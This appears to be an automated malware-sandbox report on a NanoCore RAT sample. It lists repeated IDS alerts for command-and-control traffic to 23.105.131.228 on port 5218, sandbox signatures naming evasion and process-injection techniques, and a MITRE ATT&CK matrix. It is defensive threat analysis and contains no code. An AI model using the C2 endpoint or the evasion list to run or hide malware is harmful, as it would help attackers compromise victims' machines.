ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985052182816766 05/25/22-16:34:26.408613
SID:	2816766
Source Port:	49850
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon (Inbound) - Source IP: 23.105.131.228 - Destination IP: 192.168.11.20	
Timestamp:	23.105.131.228192.168.11.205218498312841753 05/25/22-16:32:34.844440
SID:	2841753
Source Port:	5218
Destination Port:	49831
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983952182025019 05/25/22-16:33:16.763494
SID:	2025019
Source Port:	49839
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284976752182816766 05/25/22-16:27:06.607242
SID:	2816766
Source Port:	49767
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984052182816766 05/25/22-16:33:24.678606
SID:	2816766
Source Port:	49840

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983352182816766 05/25/22-16:32:47.320512
SID:	2816766
Source Port:	49833
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 1 - Source IP: 23.105.131.228 - Destination IP: 192.168.11.20	
Timestamp:	23.105.131.228192.168.11.205218498002810290 05/25/22-16:29:59.624575
SID:	2810290
Source Port:	5218
Destination Port:	49800
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981352182816766 05/25/22-16:31:21.456707
SID:	2816766
Source Port:	49813
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979452182025019 05/25/22-16:29:21.751685
SID:	2025019
Source Port:	49794
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980952182025019 05/25/22-16:30:54.829029
SID:	2025019
Source Port:	49809
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981552182816718 05/25/22-16:31:32.812110
SID:	2816718
Source Port:	49815
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980452182816766 05/25/22-16:30:25.689265
SID:	2816766
Source Port:	49804
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984352182816766 05/25/22-16:33:43.265564
SID:	2816766
Source Port:	49843
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983952182816766 05/25/22-16:33:18.245419
SID:	2816766
Source Port:	49839
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984952182816766 05/25/22-16:34:20.172443
SID:	2816766
Source Port:	49849
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979152182816766 05/25/22-16:29:04.010879
SID:	2816766
Source Port:	49791
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978152182816766 05/25/22-16:28:01.588003
SID:	2816766
Source Port:	49781
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977152182816766 05/25/22-16:27:11.283267
SID:	2816766
Source Port:	49771
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980352182816766 05/25/22-16:30:18.720362
SID:	2816766
Source Port:	49803
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980052182025019 05/25/22-16:29:59.232879
SID:	2025019
Source Port:	49800

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284974852182816766 05/25/22-16:26:48.681674
SID:	2816766
Source Port:	49748
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980752182025019 05/25/22-16:30:42.432914
SID:	2025019
Source Port:	49807
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985152182816766 05/25/22-16:34:32.377118
SID:	2816766
Source Port:	49851
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977652182025019 05/25/22-16:27:34.857766
SID:	2025019
Source Port:	49776
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979652182025019 05/25/22-16:29:34.496572
SID:	2025019
Source Port:	49796
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981752182025019 05/25/22-16:31:44.732801
SID:	2025019
Source Port:	49817
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978652182025019 05/25/22-16:28:30.959545
SID:	2025019
Source Port:	49786
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978852182816766 05/25/22-16:28:44.949511
SID:	2816766
Source Port:	49788
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977852182816766 05/25/22-16:27:42.950814
SID:	2816766
Source Port:	49778
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983152182816766 05/25/22-16:32:34.844642
SID:	2816766
Source Port:	49831
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984152182816766 05/25/22-16:33:30.661382
SID:	2816766
Source Port:	49841
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983452182025019 05/25/22-16:32:51.785059
SID:	2025019
Source Port:	49834
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 1 - Source IP: 23.105.131.228 - Destination IP: 192.168.11.20	
Timestamp:	23.105.131.228192.168.11.205218498442810290 05/25/22-16:33:47.960213
SID:	2810290
Source Port:	5218
Destination Port:	49844
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980152182025019 05/25/22-16:30:05.428634
SID:	2025019
Source Port:	49801
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984452182025019 05/25/22-16:33:47.586034
SID:	2025019
Source Port:	49844

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284974952182025019 05/25/22-16:26:53.269482
SID:	2025019
Source Port:	49749
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284975952182025019 05/25/22-16:26:59.829388
SID:	2025019
Source Port:	49759
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981152182025019 05/25/22-16:31:07.278886
SID:	2025019
Source Port:	49811
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982152182025019 05/25/22-16:32:09.548587
SID:	2025019
Source Port:	49821
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979352182816766 05/25/22-16:29:17.137280
SID:	2816766
Source Port:	49793
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982152182816766 05/25/22-16:32:11.284736
SID:	2816766
Source Port:	49821
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984152182025019 05/25/22-16:33:29.043736
SID:	2025019
Source Port:	49841
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981152182816766 05/25/22-16:31:09.026560
SID:	2816766
Source Port:	49811
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983152182025019 05/25/22-16:32:34.588426
SID:	2025019
Source Port:	49831
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284985152182025019 05/25/22-16:34:30.894473
SID:	2025019
Source Port:	49851
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978352182816766 05/25/22-16:28:14.229320
SID:	2816766
Source Port:	49783
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980152182816766 05/25/22-16:30:07.044829
SID:	2816766
Source Port:	49801
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980252182025019 05/25/22-16:30:11.623216
SID:	2025019
Source Port:	49802
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977352182816766 05/25/22-16:27:18.010840
SID:	2816766
Source Port:	49773
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977652182816766 05/25/22-16:27:36.667274
SID:	2816766
Source Port:	49776

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284977852182025019 05/25/22-16:27:41.011477
SID:	2025019
Source Port:	49778
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284978852182025019 05/25/22-16:28:43.166698
SID:	2025019
Source Port:	49788
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284978652182816766 05/25/22-16:28:31.884971
SID:	2816766
Source Port:	49786
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284979652182816766 05/25/22-16:29:36.135757
SID:	2816766
Source Port:	49796
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284981252182025019 05/25/22-16:31:13.574908
SID:	2025019
Source Port:	49812
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	−
Timestamp:	192.168.11.2023.105.131.2284982052182816766 05/25/22-16:32:04.963064
SID:	2816766
Source Port:	49820
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keepalive Response 1 - Source IP: 23.105.131.228 - Destination IP: 192.168.11.20	−
Timestamp:	23.105.131.228192.168.11.205218497792810290 05/25/22-16:27:47.647887
SID:	2810290
Source Port:	5218
Destination Port:	49779
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981552182025019 05/25/22-16:31:32.395920
SID:	2025019
Source Port:	49815
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT Keep-Alive Beacon - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984852182816718 05/25/22-16:34:13.753308
SID:	2816718
Source Port:	49848
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284982252182025019 05/25/22-16:32:15.727698
SID:	2025019
Source Port:	49822
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983252182025019 05/25/22-16:32:39.456089
SID:	2025019
Source Port:	49832
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979852182025019 05/25/22-16:29:46.898756
SID:	2025019
Source Port:	49798
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980552182025019 05/25/22-16:30:30.115828
SID:	2025019
Source Port:	49805
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981052182816766 05/25/22-16:31:02.456519
SID:	2816766
Source Port:	49810
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984252182025019 05/25/22-16:33:35.275332
SID:	2025019
Source Port:	49842

Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980052182816766 05/25/22-16:30:00.278352
SID:	2816766
Source Port:	49800
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978552182816766 05/25/22-16:28:26.357244
SID:	2816766
Source Port:	49785
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977952182025019 05/25/22-16:27:47.275839
SID:	2025019
Source Port:	49779
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979552182816766 05/25/22-16:29:29.845796
SID:	2816766
Source Port:	49795
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284981452182025019 05/25/22-16:31:26.168469
SID:	2025019
Source Port:	49814
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284980452182025019 05/25/22-16:30:23.941395
SID:	2025019
Source Port:	49804
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284978952182025019 05/25/22-16:28:49.375932
SID:	2025019
Source Port:	49789
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284979952182025019 05/25/22-16:29:53.078752
SID:	2025019
Source Port:	49799
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284983352182025019 05/25/22-16:32:45.614041
SID:	2025019
Source Port:	49833
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possible NanoCore C2 60B - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284984352182025019 05/25/22-16:33:41.543999
SID:	2025019
Source Port:	49843
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN NanoCore RAT CnC 7 - Source IP: 192.168.11.20 - Destination IP: 23.105.131.228	
Timestamp:	192.168.11.2023.105.131.2284977552182816766 05/25/22-16:27:30.206122
SID:	2816766
Source Port:	49775
Destination Port:	5218
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

System Summary

Initial sample is a PE file and has a suspicious name

Executable has a suspicious name (potential lure to open the executable)

Data Obfuscation

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)


HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	OS Credential Dumping	4 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	Scheduled Task/Job	1 Windows Service	1 Access Token Manipulation	1 Obfuscated Files or Information	LSASS Memory	5 System Information Discovery	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	1 Registry Run Keys / Startup Folder	1 Windows Service	1 Timestomp	Security Account Manager	2 2 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	1 1 2 Process Injection	1 DLL Side-Loading	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	1 Registry Run Keys / Startup Folder	1 Masquerading	LSA Secrets	1 3 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	1 1 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 2 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
